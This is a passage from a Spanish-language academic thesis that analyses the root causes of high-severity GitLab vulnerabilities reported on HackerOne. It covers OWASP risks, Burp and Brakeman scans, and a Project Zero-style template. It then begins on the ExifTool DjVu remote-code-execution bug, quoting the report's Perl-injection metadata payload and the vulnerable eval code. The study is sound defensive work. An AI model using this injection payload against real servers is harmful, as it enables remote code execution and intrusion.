OWASP Top 10 utiliza su propia metodología para la medición de riesgos (metodología OWASP de medición de riesgos) teniendo en cuenta diferentes factores para establecer un rating numérico. Entre estos factores se encuentran la facilidad de explotación, prevalencia de la vulnerabilidad, facilidad de detección de la vulnerabilidad, grado de compromiso de la aplicación, impacto, etc …

RISK	Threat Agents	Attack Vectors: Exploitability	Security Weakness: Prevalence	Security Weakness: Detectability	Impacts: Technical	Impacts: Business	Score
A1:2017-Injection	App Specific	EASY: 3	COMMON: 2	EASY: 3	SEVERE: 3	App Specific	8.0
A2:2017-Authentication	App Specific	EASY: 3	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	7.0
A3:2017-Sens. Data Exposure	App Specific	AVERAGE: 2	WIDESPREAD: 3	AVERAGE: 2	SEVERE: 3	App Specific	7.0
A4:2017-XML External Entities (XXE)	App Specific	AVERAGE: 2	COMMON: 2	EASY: 3	SEVERE: 3	App Specific	7.0
A5:2017-Broken Access Control	App Specific	AVERAGE: 2	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	6.0
A6:2017-Security Misconfiguration	App Specific	EASY: 3	WIDESPREAD: 3	EASY: 3	MODERATE: 2	App Specific	6.0
A7:2017-Cross-Site Scripting (XSS)	App Specific	EASY: 3	WIDESPREAD: 3	EASY: 3	MODERATE: 2	App Specific	6.0
A8:2017-Insecure Deserialization	App Specific	DIFFICULT: 1	COMMON: 2	AVERAGE: 2	SEVERE: 3	App Specific	5.0
A9:2017-Vulnerable Components	App Specific	AVERAGE: 2	WIDESPREAD: 3	AVERAGE: 2	MODERATE: 2	App Specific	4.7
A10:2017-Insufficient Logging&Monitoring	App Specific	AVERAGE: 2	WIDESPREAD: 3	DIFFICULT: 1	MODERATE: 2	App Specific	4.0

Figura 9: Rating de riesgos OWASP 2017

Los diez riesgos de seguridad más importantes para OWASP en 2017 fueron:

1. **Inyección**: Las vulnerabilidades de inyección (SQL, NoSQL, comandos, LDAP) se producen cuando datos no confiables se insertan como parte de una consulta o comando modificando su comportamiento para comprometer la aplicación.

2. **Pérdida de autenticación**: La funcionalidad relativa a autenticación y gestión de sesiones es frecuentemente mal implementada permitiendo a los atacantes comprometer contraseñas, identificadores de sesión, etc.… o aprovecharse de fallos de implementación que permitan asumir la identidad de otros usuarios.

3. **Exposición de datos sensibles**: Muchas aplicaciones no protegen datos sensibles de la aplicación que pueden ser comprometidos durante el uso, tránsito o almacenamiento al no implementar las medidas de protección necesarias.

4. **Entidades Externas XML (XXE)**: Se produce al evaluar de manera insegura referencias XML externas, esto puede permitir operaciones inseguras como el acceso a ficheros, escaneo de la red interna, ejecución de código remoto …

5. **Pérdida de Control de Acceso**: Se produce cuando las restricciones a las que está sometido un usuario autenticado no son aplicadas correctamente y se permite acceso no autorizado a la funcionalidad o a los datos.

6. **Configuración de Seguridad Incorrecta**: Es uno de los problemas más comunes que resulta de una inadecuada configuración, puede afectar a elementos como el almacenamiento en la nube, configuración de red, sistema operativo, servidores ...

7. **Secuencia de Comandos en Sitios Cruzados (XSS)**: Ocurre cuando una aplicación obtiene datos no confiables y los envía al navegador sin la validación y codificación adecuada (a veces a través del propio navegador sin intervención del servidor) de tal manera que permita la ejecución de comandos en el navegador de la víctima.

8. **Deserialización Insegura**: Ocurre cuando la aplicación recibe objetos serializados dañinos que pueden ser utilizados para diversos ataques como inyecciones, ataques de repetición, ejecución de código remota…

9. **Componentes con vulnerabilidades conocidas**: Los componentes de la aplicación se suelen ejecutar con los mismos privilegios que esta, el abuso de un componente externo vulnerable puede comprometer la aplicación.

10. **Registro y Monitoreo Insuficientes**: Tanto el registro y monitoreo insuficiente como la falta de respuesta ante incidentes pueden permitir mantener el ataque durante más tiempo, pivotar a otros sistemas, evitar la detección …

3. Descripción de la propuesta

Partiendo de los objetivos y metodología definidos en la introducción, es este apartado se describirán el proyecto, herramientas y metodología elegidos para desarrollar el trabajo.

3.1 Selección del proyecto para el análisis

Como se indicó el proyecto debe cumplir con los siguientes requisitos:

- Este realizado con metodologías S-SDLC.
- Sea lo más extenso posible tanto desde el punto de vista funcional como del uso de diferentes tecnologías.
- Existan informes con suficiente nivel de detalle de las vulnerabilidades encontradas en el proyecto.
- Sea de código abierto con acceso a las diferentes versiones de tal manera que pueda realizar análisis estáticos de código.
- Sea posible ejecutar el proyecto en sus diferentes versiones para realizar análisis dinámicos de código.

El requisito más difícil de encontrar es que existan informes detallados de las vulnerabilidades de un proyecto de una manera consistente. Para cumplir este requisito he buscado proyectos con programas abiertos en plataformas de bug bounty, estas plataformas ofrecen recompensas por encontrar vulnerabilidades en el producto, además dependiendo de proyecto suelen ofrecer reportes detallados de las vulnerabilidades y garantizan en gran medida que el producto utilice procesos de desarrollo seguro ya que en caso contrario el coste del programa sería muy alto.

Hackerone es una de las plataformas de bug bounty más grandes, multitud de compañías ofrecen sus programas en esta plataforma (programas en Hackerone). Para seleccionar el proyecto he buscado en esta plataforma programas que cumplan los requisitos, uno de ellos es Gitlab (programa de Gitlab en Hackerone).

Gitlab es un proyecto open source complejo que ofrece código versionado en su repositorio Git público, permite ejecutar fácilmente diferentes versiones de su producto mediante contenedores docker, pública reportes de gran parte de las vulnerabilidades y al ser un producto que requiere alto nivel de seguridad y que ofrece características de S-SDLC dentro de su propio producto es asumible que también las utilice.

3.1.1 Gitlab

Introduccion

Gitlab es una herramienta web devops que ofrece soporte para todo el ciclo de ciclo de vida de desarrollo de software. Incluye entre otros diferentes tipos de repositorios como git, sistema de gestión de proyectos, wikipedia, herramientas de integración continua CI/CD, herramientas de calidad y seguridad de código, etc ...




Figura 10: Ejemplo de la página principal de un proyecto alojado en Gitlab

Arquitectura

Gitlab es un proyecto complejo con mucha funcionalidad tanto propia como mediante integración de herramientas de terceros. La arquitectura de la aplicación se puede consultar en https://docs.gitlab.com/ee/development/architecture.html.




Figura 11: Diagrama simplificado de componentes de la arquitectura de Gitlab.

Proceso de desarrollo seguro

La seguridad en Gitlab es un factor crítico ya que aloja proyectos públicos y privados que de ser comprometidos causarían un daño inasumible tanto al cliente como a la reputación del producto.


Si bien no todo el proceso de S-SDLC seguido por Gitlab es público existe abundante información sobre seguridad interna que se puede consultar en su repositorio público. Como ejemplo de esta documentación están las prácticas de seguridad y las guías de entrenamiento para desarrollo seguro de Gitlab que contienen enlaces a diferentes recursos de su proceso S-SDLC. Gitlab como producto ofrece diferentes herramientas de seguridad como analizadores SAST y DAST automáticos que se incluyen por defecto en los procesos de integración continua, aunque no he encontrado información específica asumiré que Gitlab utiliza el mismo tipo de herramientas en el desarrollo de su producto.

3.2 Herramientas

Uno de los puntos del análisis consiste en comprobar porque no se detectó la vulnerabilidad mediante herramientas DAST y SAST automatizadas que deberían formar parte del proceso S-SDLC. Para responder a esta pregunta necesito saber si esas herramientas detectaron la vulnerabilidad o el código relacionado. Como parte del análisis, cuando sea relevante (por ejemplo, no realizare el escáner si es un ataque indetectable a la lógica de negocio) voy a utilizar una herramienta SAST (Brakeman) y otra DAST (Burp) para realizar un escáner a la versión concreta de Gitlab afectada.

3.2.1 Burp

Burp o Burp Suite es un conjunto de herramientas integradas para análisis dinámico de sitios web. Permite tanto análisis automático como manual a través de proxy.



Burp Suite's architecture supports a full pen test workflow.

Figura 12: Arquitectura de Burp

A continuación se muestra un análisis automático de Burp sobre la última versión de Gitlab (14.3.0-pre).




Figura 13: Análisis de Gitlab mediante Burp

El análisis completo se encuentra en el fichero 14_3_0_pre_Burp_analisis.html. La única vulnerabilidad relevante detectada "*Cleartext submission of password*" es un falso positivo al detectar varias cadenas conteniendo *"password"* en la respuesta.

3.2.2 Brakeman

Brakeman es un escáner estático especializado en aplicaciones Ruby y Ruby on Rails como Gitlab, aparte de Ruby también soporta lenguajes de marcado como HAML también usados en Gitlab. Es un escáner bastante popular utilizado en proyectos como GitHub, el propio Gitlab o Twitter.

A continuación se muestra parcialmente el resultado del análisis de Brakeman de la última versión de Gitlab (14.3.0-pre).

Brakeman Report

Application Path	Rails Version	Brakeman Version	Report Time	
C:/Projectos/Uned/gitlab	6.1.3.2	5.1.1	2021-09-12 19:33:32 +0200 264.762353 seconds	BasicAuth, ModelAttrib StripTags,

Summary

Scanned/Reported	Total
Controllers	451
Errors	9
Ignored Warnings	0
Models	926
Security Warnings	175 (3)
Templates	1854

Warning Type	Total
Command Injection	10
Cross-Site Scripting	7
Denial of Service	16
Dynamic Render Path	7
File Access	2
Format Validation	1
HTTP Verb Confusion	3
Mass Assignment	8
SQL Injection	121

Exceptions raised during the analysis (click to see them)

Security Warnings

Confidence	Class
High	EE::Gitlab::BackgroundMigration::MoveEpicIssuesAfterEpics
High	Gitlab::BackgroundMigration::BackfillNamespaceTraversalIdsChildren
Medium	Gitlab::SidekiqCluster

Figura 14: Análisis de Gitlab mediante Brakeman

El análisis completo se encuentra en el fichero 14_3_0_pre_Brakeman_analisis.html. La mayor parte de las vulnerabilidades y especialmente las de alta severidad son falsos positivos ya que el código afectado pertenece a test e inicialización de la infraestructura de Gitlab.

3.3 Metodología

Como se definió en la introducción el objetivo del proyecto es analizar un conjunto de vulnerabilidades descubiertas en un proyecto realizado mediante S-SDLC, categorizarlas y tratar de encontrar patrones o técnicas que pudiesen conducir a su detección o mitigación.

Los objetivos y el proceso que pretendo seguir están basados en los utilizados por el equipo de seguridad de Google Project Zero descritos en un artículo de su blog llamado Root Cause Analyses for 0-day In-the-Wild Exploits.

En este artículo explican la utilidad de realizar análisis de causa raíz de vulnerabilidades de tal manera que puedan comprenderlas mejor y encontrar métodos para su detección y mitigación.

Zero day utiliza una plantilla para realizar los análisis de causa raíz, si bien la vulnerabilidades analizadas por Zero day son normalmente diferentes a las encontradas en aplicaciones web (de más bajo nivel, más avanzadas y originales) y el análisis técnico es más elaborado, me he basado en su plantilla para realizar una propia enfocada en el ámbito de este trabajo.

> **<CVE>: <Description/Title>**
>
> Author
>
> *Example of a completed Root Cause Analysis (RCA):*
> *https://googleprojectzero.blogspot.com/p/rca-cve-2019-13720.html*
>
> **Disclosure or Patch Date:**
> **Product:**
> **Advisory:**
> **Affected Versions:**
> **First Patched Version:**
> **Issue/Bug Report:** (If this or the next four sections don't exist, just put "N/A")
> **Patch CL:**
> **Bug-Introducing CL:**

Proof-of-Concept:
Exploit Sample:
Access to the exploit sample? *(Did you have access to the exploit sample when doing the analysis?)*
Reporter(s):

Bug Class:
Vulnerability Details:

Is the exploit method known?
Exploit method:

How do you think you would have found this bug? (*Do you think it might have been found through fuzzing, code auditing, variant analysis, etc.)*

(Historical/present/future) context of bug:

Areas/approach for variant analysis: *(What variant analysis areas/approaches are there and why)*
Found variants:

Structural improvements: *(What are structural improvements such as ways to kill the bug class, make it harder to exploit, etc)*

Potential detection methods for similar 0-days: *(Any ideas of how we could have detected this or similar exploits as a 0-day)*

Figura 15: Plantilla de análisis de causa raíz de Project Zero

3.1.1 Descripción de la plantilla de análisis

La plantilla de análisis propuesta para el trabajo contiene los siguientes elementos:

Titulo

Referencia: enlace a la descripción original de la vulnerabilidad.
Fecha publicación: fecha en la que publica la vulnerabilidad.
Fecha de descubrimiento: fecha en la que descubrió la vulnerabilidad.
Severidad: severidad de la vulnerabilidad.
Impacto: impacto de la vulnerabilidad.
Clase de vulnerabilidad: La clase de la vulnerabilidad, se utilizarán cuando sea posible los tipos de riesgos definidos por OWASP.
Descripción Original: Descripción original de la vulnerabilidad, normalmente se ceñirá a la descripción principal omitiendo contenidos auxiliares como prueba de concepto, descripción de versiones, recursos ...

Análisis: Los reportes de vulnerabilidades normalmente están dirigidos al equipo de seguridad de la aplicación que tiene conocimiento de su funcionalidad y de seguridad informática por lo que mucha información es omitida o dada por supuesta. Aparte de esto el objetivo de los reportes no es analizar la vulnerabilidad sino explotarla, ser capaz de recrearla mediante una prueba de concepto y definir su impacto, explicar porqué se produjo la vulnerabilidad no es tarea del autor del reporte por lo que a menudo es omitido o explicado superficialmente.

Este análisis pretende ser un complemento a la descripción para explicar la vulnerabilidad de manera concisa teniendo en cuenta el contexto y analizar dónde y porqué se produjo

Cómo pudo el atacante encontrar la vulnerabilidad: si es posible se presentará una hipótesis plausible sobre cómo el atacante pudo encontrar la vulnerabilidad.

Motivo por el que se pudo producir la vulnerabilidad: si es relevante se intentará explicar el motivo por el que se pudo introducir la vulnerabilidad, especialmente desde el punto de vista del desarrollador.

Motivo por el que no se detectó la vulnerabilidad: este punto está enfocado principalmente al proceso de detección automatizado mediante herramientas SAST y DAST aunque es extensible al resto del S-SDLC cuando sea relevante.

Encontrar posibles soluciones técnicas o acciones para evitar y/o detectar la vulnerabilidad: si es posible se tratará de identificar posibles maneras de mitigar o detectar la vulnerabilidad específica o la clase de vulnerabilidades si estas pueden ser novedosas. Cuando exista algún método estándar que no se ha aplicado se explicara si es relevante.

Para los cuatro últimos elementos de la plantilla no siempre es posible encontrar una respuesta o solución, en estos casos no serán incluidos.

3.1.2 Proceso de análisis.

Para realizar el análisis he seleccionado del programa de Gitlab en Hackerank las últimas 17 vulnerabilidades más relevantes de tal manera que el impacto sea alto o crítico.

Para cada vulnerabilidad si es necesario me descargare el código para el análisis y la imagen docker para la ejecución de la versión de Gitlab comprometida (Instalación de Gitlab en Docker).

Es posible ejecutar cualquier version de Gitlab en docker creando tres volúmenes mediante:

```
docker volume create gitlab-data-vol
docker volume create gitlab-log-vol
docker volume create gitlab-config-vol
```

Y posteriormente ejecutando el comando:

```
docker run --detach --publish 443:443 --publish 80:80 --publish 22:22
--name gitlab --restart always --volume gitlab-config-vol:/etc/gitlab
--volume gitlab-log-vol:/var/log/gitlab --volume
gitlab-data-vol:/var/opt/gitlab   gitlab/gitlab-ee:13.11.0-ee.0
```

Ejemplo para ejecutar la versión 13.11.0-ee en Docker

Para el análisis mediante Brakeman ejecuto el comando:

```
Brakeman -o archivo_salida.html
```

Finalmente, si es necesario para entender la vulnerabilidad trataré de reproducir la prueba de concepto y realizaré el escaneo de la aplicación mediante Burp y Brakeman.

4. Desarrollo de la propuesta

4.1 Análisis de causa raíz de vulnerabilidades del proyecto

4.1.1 RCE when removing metadata with ExifTool

Referencia: https://hackerone.com/reports/1154542
Fecha publicación: 14/5/2021
Fecha de descubrimiento: 7/4/2021
Severidad: Crítica 9-10
Impacto: Ejecución remota de código
Clase de vulnerabilidad: Inyección de comandos
Descripción Original:

Summary

When uploading image files, GitLab Workhorse passes any files with the extensions jpg|jpeg|tiff through to ExifTool to remove any non-whitelisted tags.

An issue with this is that ExifTool will ignore the file extension and try to determine what the file is based on the content, allowing for any of the supported parsers to be hit instead of just JPEG and TIFF by just renaming the uploaded file.

One of the supported formats is DjVu. When parsing the DjVu annotation, the tokens are evaled to "convert C escape sequences".

There is some validation to try and ensure that everything is properly escaped, but a backslash followed by a newline is correctly handled allowing the quotes to be closed and arbitrary perl inserted and evaluated:

Code 68 Bytes Wrap lines Copy Download

```
1 (metadata
2  (Copyright "\
3 " . qx{echo vakzz >/tmp/vakzz} . \
4 " b ") )
```

echo_vakzz.jpg.zip (F1257008) is an example DjVu file with the above metadata, and reverse_shell.jpg.zip (F1257009) is an example that runs a reverse shell.

Steps to reproduce

1. Download echo_vakzz.jpg.zip (F1257008) and unzip it
2. Create a new snippet
3. In the description field, hit "Attach a file"
4. Select and uplaod `echo_vakzz.jpg`
5. See that the file `/tmp/vakzz` has been created on the server

- **Análisis:**

El componente de Gitlab Workhorse se encarga de la subida de ficheros.
Al subir imágenes con extensiones jpg, jpeg y tiff Workhorse trata de extraer las etiquetas de las imágenes a través de una llamada de línea de comandos a la herramienta externa ExifTool .

```
cmd = ["exiftool","-all=","-tagsFromFile","@",*EXCLUDE_PARAMS,
"--IPTC:all","--XMP-iptcExt:all",path]
output,status = Gitlab::Popen.popen(cmd)
```

ExifTool es una herramienta de procesamiento de archivos de imágenes escrita en Perl. Al procesar ficheros ExifTool esta ignora la extensión del archivo tratando de determinar su tipo por el contenido. Para el tipo de archivo DjVu ExifTool toqueniza las etiquetas y para cada una de ellas realiza una inusual llamada a la función eval con el fin de convertir las secuencias de escape de c.

```
# must protect unescaped "$" and "@" symbols, and "\" at end of string
$tok =~ s{\\(.)|([\$\@]|\\$)}{'\\'.($2 || $1)}sge;
# convert C escape sequences (allowed in quoted text)
$tok = eval qq{"$tok"};
```

https://github.com/exiftool/exiftool/blob/11.70/lib/Image/ExifTool/DjVu.pm#L233

Si bien existe una expresión regular que trata de escapar ciertos símbolos para evitar inyecciones puede ser escapada mediante barra invertida seguida de nueva línea, esto permite insertar comillas y cerrar la expresión permitiendo inyección de comandos.

Para la carga mostrada en la descripción se ejecutaría el comando UNIX.

```
echo vakzz >/tmp/vakzz
```

- **Cómo pudo el atacante encontrar la vulnerabilidad:**

